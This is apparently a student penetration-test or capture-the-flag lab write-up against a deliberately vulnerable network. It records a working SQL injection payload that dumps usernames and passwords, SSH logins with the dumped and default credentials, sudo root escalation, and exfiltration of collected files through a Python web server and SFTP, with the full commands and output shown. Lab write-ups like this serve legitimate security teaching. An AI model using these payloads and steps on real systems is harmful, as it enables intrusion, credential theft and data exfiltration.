The first webpage we chose to try to exploit was the payroll page. It most likely has some database with user pay information. SQL is our first choice in order to query this potential database. The page here is the payroll\_app.php and there is a login. We tried some simple SQL injections to try to extract some information. The first injection gave us a page with a list of users. Another SQL injection, with more parameters, gave me some usernames and some passwords too.



The next SQL command we put into the username field was:

```
' OR 1=1 UNION SELECT null,null,username,password FROM users#
```

This command gave us the same results plus some usernames and the associated passwords to their accounts. This meant that at least one user had to have admin privileges.

**Welcome, ' OR 1=1#**

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667
	leia_organa	help_me_obiwan	
	luke_skywalker	like_my_father_beforeme	
	han_solo	nerf_herder	
	artoo_detoo	b00p_b33p	
	c_three_pio	Pr0t0c07	
	ben_kenobi	thats_no_m00n	
	darth_vader	Dark_syD3	
	anakin_skywalker	but_master{	
	jarjar_binks	mesah_p@ssw0rd	
	lando_calrissian	@dmin1str8r	
	boba_fett	mandalorian1	
	jabba_hutt	my_kind_a_skum	
	greedo	hanSh0tF1rst	
	chewbacca	rwaaaaawr8	
	kylo_ren	Daddy_Issues2	

Since we now have some usernames and passwords. We are going to attempt to SSH into each of the user's accounts. We are going to start with the user **leia\_organa** and her password **help\_me\_obiwan**. For this first user, we were able to gain root access after spawning an interactive shell.

```
(kali㉿kali)-[~]
└─$ ssh leia_organa@192.168.1.125
The authenticity of host '192.168.1.125 (192.168.1.125)' can't be established.
ECDSA key fingerprint is SHA256:jQ8I6RNo2MJj50Cf3SHMWoTZjjijGgsmN3ayfSntqAU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.125' (ECDSA) to the list of known hosts.
leia_organa@192.168.1.125's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

leia_organa@ubuntu:~$ sudo -i
[sudo] password for leia_organa:
root@ubuntu:~# whoami
root
root@ubuntu:~#
```

We then went down the list and tried more user and password combinations. Luke Skywalker was our next victim and we were also able to gain root access. Here is a list of who has root privileges and who does not.

Username	Has Root Privileges
leia_organa	Yes
luke_skywalker	Yes
han_solo	Yes
artoo_detoo	No
c_three_pio	No
ben_kenobi	No
darth_vader	No
anakin_skywalker	No
jarjar_binks	No
lando_calrissian	No
boba_fett	No
jabba_hutt	No
greedo	No

chewbacca	No
kylo_ren	No
vagrant	Yes


One of the vulnerabilities that we found earlier was a user named vagrant. The vulnerability said weak credentials, and the username/password combination it said was **vagrant:vagrant**. We used these credentials and were able to get into the weak credential system. The next thing to do was try to spawn a root shell. We ran the **sudo -i** command and then we were immediately given root access, no password needed.

```
(kali㉿kali)-[~]  
$ ssh vagrant@192.168.1.125  
vagrant@192.168.1.125's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com/  
Last login: Sun Jan 10 10:28:32 2021  
vagrant@ubuntu:~$ sudo -i  
root@ubuntu:~# whoami  
root  
root@ubuntu:~#
```

## FLAGS FOUND

192.168.1.120

Port 9090 needs some attention since it mentions a service running zeus-admin. This port is some type of login or webserver that needs to be exploited. There was actually no zeus login but we found a flag trying to get to the login page.



Our next objective was to exploit the last two available ports, 13337 and 60000. We tried to listen in on port 13337 with netcat. We found a backdoor and a flag. We were also able to listen with telnet on the port as well.

```
(kali㉿kali)-[~]
$ nc 192.168.1.120 -v 13337
192.168.1.120: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.120] 13337 (?) open
FLAG:{TheyFoundMyBackDoorMorty}-10Points

(kali㉿kali)-[~]
$ telnet 192.168.1.120 13337
Trying 192.168.1.120 ...
Connected to 192.168.1.120.
Escape character is '^]'.
FLAG:{TheyFoundMyBackDoorMorty}-10Points
Connection closed by foreign host.
```

Next, it was time for port 60000. We also checked the port with netcat and telnet, and we found the required flags the same way.

```
(kali㉿kali)-[~]  
$ nc 192.168.1.120 -v 60000  
192.168.1.120: inverse host lookup failed: Unknown host  
(UNKNOWN) [192.168.1.120] 60000 (?) open  
Welcome to Ricks half baked reverse shell ...  
# ls  
FLAG.txt  
# cat FLAG.txt  
FLAG{Flip the pickle Morty!} - 10 Points  
# ^C  
  
(kali㉿kali)-[~]  
$ telnet 192.168.1.120 60000  
Trying 192.168.1.120 ...  
Connected to 192.168.1.120.  
Escape character is '^]'.  
Welcome to Ricks half baked reverse shell ...  
# ls  
FLAG.txt  
# cat FLAG.txt  
FLAG{Flip the pickle Morty!} - 10 Points
```

---



192.168.1.122

**No flags were found for this machine but root access was gained.**

192.168.1.123

After gaining access to this ubuntu machine I started hunting for flags. I did this by writing a bash script to search for the key word flag and save it to a file called flags.txt.

```
sudo find / -type f -iname "*flag*" 2>/dev/null | sudo tee /root/flags.txt > /dev/null
```

```
root@metasploitable:/# sudo cat /root/flags.txt
sudo cat /root/flags.txt
/~flag.txt
/flag.txt
/usr/include/bits/waitflags.h
/usr/include/c++/4.2/java/util/UnknownFormatFlagsException.h
/usr/include/c++/4.2/java/util/IllegalFormatFlagsException.h
/usr/include/c++/4.2/java/util/DuplicateFormatFlagsException.h
/usr/include/c++/4.2/java/util/FormattableFlags.h
/usr/include/c++/4.2/java/util/FormatFlagsConversionMismatchException.h
/usr/include/X11/bitmaps/flagup
/usr/include/X11/bitmaps/flagdown
/usr/share/man/man8/rootflags.8.gz
/usr/share/pixmaps/pidgin/emotes/default/flag.png
/usr/lib/perl/5.8.8/bits/waitflags.ph
/usr/lib/perl/5.8.8/auto/POSIX/SigAction/flags.al
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/root/flag.txt
/root/flags.txt
/sys/devices/virtual/net/lo/flags
/sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flags
/sys/firmware/edd/int13_dev80/info_flags
/sys/firmware/edd/int13_dev81/info_flags
/sys/firmware/edd/int13_dev82/info_flags
/sys/firmware/edd/int13_dev83/info_flags
/sys/firmware/edd/int13_dev84/info_flags
/sys/firmware/edd/int13_dev85/info_flags
/sys/module/scsi_mod/parameters/default_dev_flags
/var/lib/mysql/debian-5.0.flag
/var/www/tikiwiki-old/lib/smarty_tiki/modifier.countryflag.php
/var/www/tikiwiki-old/img/flagged.gif
/var/www/tikiwiki-old/img/webmail/flagged.gif
/var/www/tikiwiki-old/img/flags/flagnames.php
/var/www/tikiwiki/lib/smarty_tiki/modifier.countryflag.php
/var/www/tikiwiki/img/flagged.gif
/var/www/tikiwiki/img/webmail/flagged.gif
/var/www/tikiwiki/img/flags/flagnames.php
```

I then prepared a folder and wrote another small script to copy and pasted all the files with flag in the name to a folder called finds1.

```
sudo mkdir -p /root/finds1
```


```
sudo xargs -a /root/flags.txt -I{} cp "{}" /root/finds1 2>/dev/null
```

```
ls -l /root/finds1
```

```
root@metasploitable:/# sudo mkdir -p /root/finds1
sudo mkdir -p /root/finds1
root@metasploitable:/# sudo xargs -a /root/flags.txt -I{} cp "{}" /root/finds1 2>/dev/null
>/dev/null -a /root/flags.txt -I{} cp "{}" /root/finds1 2
root@metasploitable:/# ls -l /root/finds1
ls -l /root/finds1
DuplicateFormatFlagsException.h
FormatFlagsConversionMismatchException.h
FormattableFlags.h
IllegalFormatFlagsException.h
UnknownFormatFlagsException.h
acpi_video_flags
debian-5.0.flag
default_dev_flags
flag.png
flag.txt
flagdown
flagged.gif
flagnames.php
flags
flags.al
flags.txt
flagup
info_flags
modifier.countryflag.php
rootflags.8.gz
waitflags.h
waitflags.ph
~flag.txt
root@metasploitable:/#
```

Finally I exit filled that data by starting a python web server and downloading it on my attacking Linux machine. I was trying to edit the Apache web server but couldn't get nano to work right.

```
python -m SimpleHTTPServer 8001
```



## Directory listing for /finds1/

- [acpi\\_video\\_flags](#)
- [debian-5.0.flag](#)
- [default\\_dev\\_flags](#)
- [DuplicateFormatFlagsException.h](#)
- [flag.png](#)
- [flag.txt](#)
- [flagdown](#)
- [flagged.gif](#)
- [flagnames.php](#)
- [flags](#)
- [flags.al](#)
- [flags.txt](#)
- [flagup](#)
- [FormatFlagsConversionMismatchException.h](#)
- [FormattableFlags.h](#)
- [IllegalFormatFlagsException.h](#)
- [info\\_flags](#)
- [modifier.countryflag.php](#)
- [rootflags.8.gz](#)
- [UnknownFormatFlagsException.h](#)
- [waitflags.h](#)
- [waitflags.ph](#)
- [~flag.txt](#)

192.168.1.124

Now that root access was gained I started to hunt for the flags which I where told the files have a naming scheme suits of cards hearts, spades, clubs, damonds, and diamonds.

```
dir /s /b /a *_of_hearts.* >> C:/file.txt
dir /s /b /a *_of_spades.* >> C:/file.txt
dir /s /b /a *_of_clubs.* >> C:/file.txt
dir /s /b /a *_of_damonds* >> C:/file.txt
dir /s /b /a *_of_diamonds.* >> C:/file.txt
```

So, I ran these script to search for every card naming style and save it to a text file. The outcome was the list of file paths below

```
C:\>type C:\file.txt
type C:\file.txt
C:\inetpub\wwwroot\seven_of_hearts.html
C:\Program Files\OpenSSH\home\Public\Documents\jack_of_hearts.docx
C:\Program Files\OpenSSH\home\Public\Pictures\ace_of_hearts.jpg
C:\Users\Public\Documents\jack_of_hearts.docx
C:\Users\Public\Pictures\ace_of_hearts.jpg
C:\wamp\bin\mysql\mysql5.5.20\data\cards\queen_of_hearts.frm
C:\inetpub\wwwroot\seven_of_hearts.html
C:\Program Files\OpenSSH\home\Public\Documents\jack_of_hearts.docx
C:\Program Files\OpenSSH\home\Public\Pictures\ace_of_hearts.jpg
C:\Users\Public\Documents\jack_of_hearts.docx
C:\Users\Public\Pictures\ace_of_hearts.jpg
C:\wamp\bin\mysql\mysql5.5.20\data\cards\queen_of_hearts.frm
C:\Program Files\OpenSSH\home\Public\Documents\seven_of_spades.pdf
C:\Users\Public\Documents\seven_of_spades.pdf
C:\Windows\three_of_spades.png
C:\Program Files\OpenSSH\home\Public\Music\four_of_clubs.wav
C:\Users\Public\Music\four_of_clubs.wav
C:\Windows\System32\jack_of_clubs.png
C:\wamp\www\wordpress\wp-content\uploads\2016\09\king_of_damonds-150x150.png
C:\wamp\www\wordpress\wp-content\uploads\2016\09\king_of_damonds-214x300.png
C:\wamp\www\wordpress\wp-content\uploads\2016\09\king_of_damonds.png
C:\jack_of_diamonds.png
C:\inetpub\wwwroot\six_of_diamonds.zip
C:\Program Files\OpenSSH\home\Public\Pictures\ten_of_diamonds.png
C:\Users\Public\Pictures\ten_of_diamonds.png
```



I then wrote this next step to cut and pasted every file in the list and save it to the finds folder.

```
for /f "usebackq delims=" %f in ("C:\file.txt") do move "%f" "C:\Users\vagrant\finds\"
```

Then I left the meterpreter sessions and contend over SFTP to download all the files seen below.

```
sftp> get *
Fetching /cygdrive/c/User/vagrant/finds/ace_of_hearts.jpg to ace_of_hearts.jpg          100% 469KB 2.7MB/s 00:00
/cygdrive/c/User/vagrant/finds/ace_of_hearts.jpg
Fetching /cygdrive/c/User/vagrant/finds/four_of_clubs.wav to four_of_clubs.wav          100% 537KB 2.6MB/s 00:00
/cygdrive/c/User/vagrant/finds/four_of_clubs.wav
Fetching /cygdrive/c/User/vagrant/finds/jack_of_diamonds.png to jack_of_diamonds.png    100% 661KB 3.5MB/s 00:00
/cygdrive/c/User/vagrant/finds/jack_of_hearts.docx to jack_of_hearts.docx
/cygdrive/c/User/vagrant/finds/jack_of_hearts.docx
Fetching /cygdrive/c/User/vagrant/finds/king_of_diamonds-150x150.png to king_of_diamonds-150x150.png 100% 46KB 366.7KB/s 00:00
/cygdrive/c/User/vagrant/finds/king_of_diamonds-214x300.png to king_of_diamonds-214x300.png 100% 128KB 911.8KB/s 00:00
/cygdrive/c/User/vagrant/finds/king_of_diamonds.png to king_of_diamonds.png            100% 572KB 3.3MB/s 00:00
/cygdrive/c/User/vagrant/finds/king_of_diamonds.png
Fetching /cygdrive/c/User/vagrant/finds/queen_of_hearts.frm to queen_of_hearts.frm      100% 8560 89.6KB/s 00:00
/cygdrive/c/User/vagrant/finds/queen_of_hearts.frm
Fetching /cygdrive/c/User/vagrant/finds/seven_of_hearts.html to seven_of_hearts.html    100% 2382KB 10.0MB/s 00:00
/cygdrive/c/User/vagrant/finds/seven_of_hearts.html
Fetching /cygdrive/c/User/vagrant/finds/seven_of_spades.pdf to seven_of_spades.pdf      100% 494KB 2.8MB/s 00:00
/cygdrive/c/User/vagrant/finds/seven_of_spades.pdf
Fetching /cygdrive/c/User/vagrant/finds/six_of_diamonds.zip to six_of_diamonds.zip       100% 376KB 2.4MB/s 00:00
/cygdrive/c/User/vagrant/finds/six_of_diamonds.zip
Fetching /cygdrive/c/User/vagrant/finds/ten_of_diamonds.png to ten_of_diamonds.png      100% 397KB 2.3MB/s 00:00
/cygdrive/c/User/vagrant/finds/ten_of_diamonds.png
sftp>
```


I then got stuck and could not find the flag I believe its in a file called six\_of\_diamonds.zip but its encrypted

and I couldn't figure out the password



192.168.1.125

For this address, there is a flag but Metasploit will not exploit the vulnerability. It is a playing card in the source code of the “I <3 High-Fives” but we cannot extract it. The flag matches the theme of finding playing cards.





## CONCLUSION

As group 1, we performed a comprehensive evaluation of xMasters network and the systems on it. Multiple vulnerabilities were identified and used to gain root access on all machines within the defined scope. The testing process demonstrated the importance of regular security assessments, timely patch management, and proper network segmentation. It is recommended that the organization address the identified vulnerabilities, implement stronger security policies, and consider conducting regular follow-up assessments to ensure ongoing protection against evolving threats. By proactively remediating these findings and strengthening overall cyber hygiene, the organization can significantly reduce its risk exposure and better protect its assets and stakeholders.